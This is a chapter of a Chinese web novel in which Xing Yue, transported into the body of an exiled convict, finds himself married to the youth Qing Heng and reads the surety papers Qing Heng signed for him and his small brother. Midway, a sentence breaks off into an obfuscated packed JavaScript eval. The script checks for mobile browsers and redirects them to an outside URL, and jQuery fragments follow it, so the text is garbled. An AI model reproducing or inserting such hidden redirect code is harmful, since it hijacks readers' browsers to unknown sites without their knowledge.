邢越的反应是情不自禁一句“卧槽!”脱口而出。
震惊的眼珠子都快脱出框了。
青珩正蹲在床头,等着他反应,瞬间脑袋发懵:“什么?”
这是在说什么,他怎么没听懂呢?
不像官话,也不像西州话,“卧槽”到底是什么?
他扭头看邢召,邢召也是一脸好奇,明显没明白。
青珩只好重新看向邢越,用官话重复问道:“什么意思?”
邢越惊得差点儿暴露本体,此时回神,赶紧摇头,表示什么都没说过。
他这一个穿越,真是一波未平一波又起。
先是全族消消乐大礼包,现在是包办婚姻大礼包,如果对象是个正常人也行,可以磨合磨合,他不是不能接受先婚后爱。
可偏偏对象是个毛头小子。
最重要的是,看着还没成年。
老天这是在开什么玩笑,玩他么?
真的是。
邢越忍不住又摇头。
青珩等他反应,却见他头摇了一次又一次,不由狐疑:“你在嫌弃我?”他登时大怒:“我还没嫌弃你呢,你嫌弃我!”
邢越:“……”
虽然听不明白,但对方猛地站起身,声音突然变大,肯定是生气了。
况且,青珩脸上真的有愤怒和委屈闪过。
他确实生气了。
而青珩看他表情一瞬又懵又茫然,停顿了片刻,瞬间泄气。
这人又听不懂话,吼他有什么用,给鬼听么?
青珩深吸一口气,又猛地吐出。
算了!包容他这个脑子有问题的人吧。
清泉法师都说,他发烧是小事,后脑勺磕得太狠,伤势重又一路未医治,也不知怎么坚持到西州的,表面上看他还活着,实际问题很严重,可能会有损伤,失忆或者忘记一些技能。
再想一想,这人失忆状态,也未必记得一些常识,还是原谅他吧。
毕竟,人不能和傻子计较。
青珩抹了一把脸,想着他虽然说话不行,但还认识字,干脆把其他文书都拿出来,放他手上:“你先看看吧。”
然后一转身回了自己的床铺,手指挠了挠脸,躺在床上开始计划。
要再等等,等一点点教会他,教会他之后,再在他面前生一次大气。
哼哼!
到时候,一定要让他知道自己生气很可怕,吓死他。
青珩脑中这么胡乱一想,心里瞬间好受多了。
然后开始联想,以后要怎么吓他,越想越舒服,没一会儿,就嘿嘿笑了一声,心情瞬间美滋滋了。
而邢越这边则一脑袋问号。
刚刚他绞尽脑汁,一直回想曾经在网络上见到的帖子,想判断一下怎么回事儿,然后看有没有什么办法哄哄这家伙。
结果,不过眨眼功夫,他还没找到法子,就亲眼看着这家伙脸色阴转晴,自己把自己哄好了。
邢越:“……”
真是叹为观止。
深感佩服。
然后这俩人,就语言和脑瓜子全没对上过哪怕一段,就自己给自己玩和解了。
气氛慢慢就在窸窸窣窣的纸张摩擦声中松快下来。
青珩在床上躺着躺着,目光就不由得跟随声音,瞥向灯光下认真看文书的兄弟俩。
检查身体的时候,清泉法师用湿布给他们抹了抹脸,此时脸蛋是干净的。
还别说,昏黄的灯光下,靠着床头,怀里抱着稚子,认真看书的白净俊秀郎君,哪怕头上绑着白色药布,头发乱糟,身处简陋之室,身上也确实有一股特殊的气质——沉静温和之气。
青珩承认,确实挺吸引人的。
那好像,人家也确实有嫌弃他的理由,他是一点文墨都不通。
好吧,青珩挠了挠脸颊,和解了。
嫌弃就嫌弃吧,理由正当没什么。
他自己不嫌弃自己就好啦。
他从来都觉得自己超级好的。
邢越这边,繁体字会写的少,单独认某个生僻字,他可能会有些困难,但繁体字连成一句话,就是再生僻,他都没什么阅读障碍。
只是几份文书看完,他越看越心惊。
也才知道为什么生病了,官府把他们扔到班房院子里,都
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17255778|197998||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
没人理他们,生怕沾染上他们,而青珩保他们外出看病,冒着怎样的风险。
他们要是看病期间逃跑、自伤、偷窃、伤人亦或者违反任何条章,连累官府,保人都得承担一切责任,轻则赔钱,重则杖刑或流放。
他和邢召到达交河县,已经浑身赤条条,不像别的流犯身上还多少带着些家人塞的衣服和银钱,可以出钱或者出物求人作保,他们身上是除了一身伤,一丝半点儿值钱的玩意儿都没有。
这样的情况,谁敢毫无收益的冒着大风险去保他们?
而青珩……
邢越忍不住去看隔壁床的少年。
对方被子搭在身上,手掌放在脑袋边,双眼紧闭,嘴巴微张,已然呼呼大睡。
邢越:“……”
这家伙,睡眠可真好。不过眨个眼的功夫,就自己睡着了。
也不怕他们偷偷跑了。
邢越嘴角微抽。
他低下头,看怀里的邢召。
好吧,头一点一点的小鸡啄米,也睡着了。
邢越把邢召从怀里抱出来,放到旁边,摆好他的小手小脚,让他睡得舒服些。
重新抻好被子,邢越又把注意力放到了文书上。
每一卷文书下面都有待他签名或者画指的地方,也有青珩已画的三指长的指印签。
不止是看病作保,还有养邢召的申请,帮他以资代役一个月的申请,探望他的申请……
邢越不知道青珩为何会不求收益的作保,是不是认识原主。
也不知道若是得知原主已死,青珩会不会后悔这些付出,甚至伤心失望。
邢越无心欺骗青珩的感情,但穿越的事他大概一辈子都不会和任何人说。
这时代,他不懂语言,不懂风俗,不懂思想,只能选择先谨慎的活下去,慢慢的摸索。
而他也会待青珩好,不管青珩认不认识原主,是不是看在原主面子上才帮的忙,亦或者单纯是善良、侠义心肠,仅雪中送炭,冒着风险都要救他们,就值得他和邢召一辈子感恩,好好待他。
邢越捏了捏婚书。
无论如何,都希望青珩在这里面不会受伤。